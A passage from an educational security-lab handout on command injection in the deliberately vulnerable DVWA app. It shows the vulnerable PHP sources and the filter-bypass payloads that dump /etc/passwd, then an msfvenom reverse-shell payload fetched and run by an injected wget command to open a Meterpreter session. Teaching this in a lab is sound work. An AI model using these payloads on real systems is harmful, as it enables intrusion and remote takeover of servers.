  - The user data should be strictly validated. Ideally, a whitelist of specific accepted values should be used. Input containing any other data, including any conceivable shell metacharacter or whitespace, should be rejected.
  - The application should use command APIs that launch a specific process via its name and command-line parameters, rather than passing a command string to a shell interpreter that supports command chaining and redirection. For example, the Java API `Runtime.exec` and the ASP.NET API `Process.Start` do not support shell metacharacters. This defence can mitigate the impact of an attack even in the event that an attacker circumvents the input validation defences.

DVWA Security Level: Low

- In the left pane, click the DVWA Security button, and select the security level to **Low** and click Submit. Now on the Command Injection web page click the View Source button in the right bottom and try to understand the vulnerability. In the screenshot below you can see the source of `low.php` file, where the code retrieves user input from the `$_REQUEST['ip']` variable. The `$_REQUEST` is a super global array, which collects data sent to script via HTTP GET or POST methods or may be using cookies. The user input is directly concatenated into a command string that is passed to `shell_exec()` function, which executes the constructed command string in the server's shell.




Command Injection Source

vulnerabilities/exec/source/low.php

```
<?php

if( isset( $_POST[ 'Submit' ]  ) ) {
    // Get input
    $target = $_REQUEST[ 'ip' ];

    // Determine OS and execute the ping command.
    if( stristr( php_uname( 's' ), 'Windows NT' ) ) {
        // Windows
        $cmd = shell_exec( 'ping  ' . $target );
    }
    else {
        // *nix
        $cmd = shell_exec( 'ping  -c 4 ' . $target );
    }

    // Feedback for the end user
    echo "<pre>{$cmd}</pre>";
}

?>
```

- Now, we know that on a shell we can execute multiple commands by separating the two commands by a semi colon or &&. Let us try:

```
68.65.120.238 ; cat /etc/passwd
68.65.120.238 && cat /etc/passwd
```



Vulnerability: Command Injection

Ping a device

Enter an IP address: 192.168.100.1 ; cat /etc/passwd Submit

```
PING 192.168.100.1 (192.168.100.1) 56(84) bytes of data.
64 bytes from 192.168.100.1: icmp_seq=1 ttl=63 time=22.5 ms
64 bytes from 192.168.100.1: icmp_seq=2 ttl=63 time=4.34 ms
64 bytes from 192.168.100.1: icmp_seq=3 ttl=63 time=30.7 ms
64 bytes from 192.168.100.1: icmp_seq=4 ttl=63 time=8.97 ms

--- 192.168.100.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3006ms
rtt min/avg/max/mdev = 4.341/16.625/30.725/10.516 ms
root:x:0:0:root:/root:/usr/bin/zsh
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
systemd-timesync:x:992:992:systemd Time Synchronization:/:/usr/sbin/nologin
messagebus:x:100:102::/nonexistent:/usr/sbin/nologin
tss:x:101:104:TPM software stack,,,:/var/lib/tpm:/bin/false
strongswan:x:102:65534::/var/lib/strongswan:/usr/sbin/nologin
tcpdump:x:103:105::/nonexistent:/usr/sbin/nologin
sshd:x:104:65534::/run/sshd:/usr/sbin/nologin
```

- Since there is no server-side validation of the user input, so there is nothing stopping an attacker from entering system commands and having them run on the underlying OS where the web server is running. In above example, the attacker has run the `cat` command to view the contents of `/etc/passwd` world readable file. This allows the attacker to exfiltrate information from the machine running the web application. This is very dangerous, as you can always give a command that may create a reverse shell and give you a remote access of the target machine. ☺

DVWA Security Level: Medium

- Select the security level to **Medium**, and try the above two techniques of separating two commands, i.e., `;` and `&&` symbols. These will not work and to understand this, let us view the source of `medium.php` file.

Command Injection Source

vulnerabilities/exec/source/medium.php

```
<?php

if( isset( $_POST[ 'Submit' ]  ) ) {
    // Get input
    $target = $_REQUEST[ 'ip' ];

    // Set blacklist
    $substitutions = array(
        '&&' => '',
        ';'  => '',
    );

    // Remove any of the characters in the array (blacklist).
    $target = str_replace( array_keys( $substitutions ), $substitutions, $target );

    // Determine OS and execute the ping command.
    if( stristr( php_uname( 's' ), 'Windows NT' ) ) {
        // Windows
        $cmd = shell_exec( 'ping  ' . $target );
    }
    else {
        // *nix
        $cmd = shell_exec( 'ping  -c 4 ' . $target );
    }

    // Feedback for the end user
    echo "<pre>{$cmd}</pre>";
}

?>
```

In the code above, we see that a blacklist has been set to exclude **`&&`** and `;` symbols by using the `str_replace()` function. The `str_replace()` function replace all occurrences of first argument with second argument in a string specified as third argument. Let us try to use the pipe (|) symbol and the short circuiting logical OR operator (||), which will succeed ☺

```
68.65.120.238 |  cat /etc/passwd
68.65.120.238 ||  cat /etc/passwd
```

DVWA Security Level: High

- Select the security level to **High**, and this time none of the above techniques will work. Let us review the source of `high.php` file.

Command Injection Source

vulnerabilities/exec/source/high.php

```php
<?php

if( isset( $_POST[ 'Submit' ]  ) ) {
    // Get input
    $target = trim($_REQUEST[ 'ip' ]);

    // Set blacklist
    $substitutions = array(
        '&'  => '',
        ';'  => '',
        '| ' => '',
        '-'  => '',
        '$'  => '',
        '('  => '',
        ')'  => '',
        '`'  => '',
        '||' => '',
    );

    // Remove any of the characters in the array (blacklist).
    $target = str_replace( array_keys( $substitutions ), $substitutions, $target );

    // Determine OS and execute the ping command.
    if( stristr( php_uname( 's' ), 'Windows NT' ) ) {
        // Windows
        $cmd = shell_exec( 'ping  ' . $target );
    }
    else {
        // *nix
        $cmd = shell_exec( 'ping  -c 4 ' . $target );
    }

    // Feedback for the end user
    echo "<pre>{$cmd}</pre>";
}

?>
```

In the code above, we see that a blacklist has been extended to add all possible symbols that a hacker can use. This is slightly trickier, however, if you closely see the source above, you can note that there is a space after the pipe (|) character. To use this typo in our benefit, we can put the second command without a leading space and that will work ☺

```
68.65.120.238 |cat /etc/passwd
```

DVWA Security Level: Impossible

- Select the security level to **Impossible**, and this time none of the above techniques will work. Please review the source of `high.php` file and give it a try. At least, I have not been able to crack a way to perform command injection at this level. Successful student will get a chocolate from my side ☺


Command Injection Source

vulnerabilities/exec/source/impossible.php


```php
<?php

if( isset( $_POST[ 'Submit' ]  ) ) {
    // Check Anti-CSRF token
    checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ], 'index.php' );

    // Get input
    $target = $_REQUEST[ 'ip' ];
    $target = stripslashes( $target );

    // Split the IP into 4 octects
    $octet = explode( ".", $target );

    // Check IF each octet is an integer
    if( ( is_numeric( $octet[0] ) ) && ( is_numeric( $octet[1] ) ) && ( is_numeric( $octet[2] ) ) && ( is_numeric( $octet[3] ) ) && ( sizeof( $octet ) == 4 ) ) {
        // If all 4 octets are int's put the IP back together.
        $target = $octet[0] . '.' . $octet[1] . '.' . $octet[2] . '.' . $octet[3];

        // Determine OS and execute the ping command.
        if( stristr( php_uname( 's' ), 'Windows NT' ) ) {
            // Windows
            $cmd = shell_exec( 'ping  ' . $target );
        }
        else {
            // *nix
            $cmd = shell_exec( 'ping  -c 4 ' . $target );
        }

        // Feedback for the end user
        echo "<pre>{$cmd}</pre>";
    }
    else {
        // Ops. Let the user name theres a mistake
        echo '<pre>ERROR: You have entered an invalid IP.</pre>';
    }
}

// Generate Anti-CSRF token
generateSessionToken();

?>
```

To Do:

- With the DVWA security level set to low, try setting up a listener on the remote server and then try connecting it from Kali.



- With the DVWA security level set to low, run a listener on the Kali machine, and then try setting up a reverse shell on the remote server, which will connect back to the attacker machine.




Getting Meterpreter Shell with Command Injection

Let us use Metasploit Framework and exploit this OS command injection vulnerability on DVWA and get a Meterpreter session on the target machine. To get a Meterpreter shell using command injection in a web application, you typically follow these general steps:

1. Setting Up a Listener

The first thing you need to do we set up a listener so that the reverse shell in the victim machine can connect to it.

```
msf6> search command injection
msf6> use exploit/multi/handler
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler)> show options
msf6 exploit(multi/handler)> set LHOST <IP of Kali>
msf6 exploit(multi/handler)> set LPORT 54154
msf6 exploit(multi/handler)> set payload linux/x86/meterpreter/reverse_tcp
msf6 exploit(multi/handler)> run
```



2. Prepare a Payload

Create a reverse shell payload that will connect back to your attacker machine. For Meterpreter, you'll use Metasploit to generate this payload. Let's first prepare a payload using `msfvenom` that will get executed on the victim machine through command injection. Note that we have generated the payload file inside the `/var/www/html/` directory of Kali, that is running a web server that you control.


```
$ sudo msfvenom -p linux/x86/meterpreter_reverse_tcp LHOST=<IP of Kali>
LPORT=54154 --platform linux -a x86 -f elf -o /var/www/html/shell.elf
```

```
┌──(kali㉿kali)-[/var/www/html]
└─$ sudo msfvenom -p linux/x86/meterpreter_reverse_tcp lhost=192.168.8.108 lport=54154 --platform linux -a x86
-f elf -o /var/www/html/shell.elf
[sudo] password for kali:
No encoder specified, outputting raw payload
Payload size: 1137332 bytes
Final size of elf file: 1137332 bytes
Saved as: /var/www/html/shell.elf

┌──(kali㉿kali)-[/var/www/html]
└─$ file shell.elf
shell.elf: ELF 32-bit LSB pie executable, Intel 80386, version 1 (SYSV), static-pie linked, with debug_info, no
t stripped
```

3. Inject Payload using Command Injection Vulnerability

Go to the Command Injection module in DVWA and in the input field, inject the following commands, which will instruct the target machine to start a Bash shell and then execute the reverse shell command in interactive mode that will connect back to the attacker's machine on port 54154. The attacker will get an interactive access to the target machine through the reverse shell. Both input and output are sent over the established TCP connection, allowing the attacker to execute commands on the target machine.

```
127.0.0.1;wget http://<IP of Kali>/shell.elf -O /tmp/shell.elf;chmod +x /tmp/shell.elf;/tmp/shell.elf
```



4. Execute the Payload

When the above command gets executed on M2 machine, the payload, i.e., shell.elf file gets executed. It should connect back to your Metasploit listener on Kali Linux machine, providing you with a Meterpreter shell, as shown below:

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.8.108:54154

[*] Sending stage (1017704 bytes) to 192.168.8.112
[*] Meterpreter session 3 opened (192.168.8.108:54154 → 192.168.8.112:49620) at 2024-11-25 13:31:30 +0500

meterpreter >
meterpreter > getuid
Server username: www-data
meterpreter >
```

5. Post Exploitation Tasks

Once you have got a meterpreter shell on the target machine, you can perform privilege escalation and all the post-exploitation tasks that we have learnt in our previous handouts. ☺

Disclaimer

The series of handouts distributed with this course are only for educational purposes. Any actions and or activities related to the material contained within this handout is solely your responsibility. The misuse of the information in this handout can result in criminal charges brought against the persons in question. The authors will not be held responsible in the event any criminal charges be brought against any individuals misusing the information in this handout to break the law.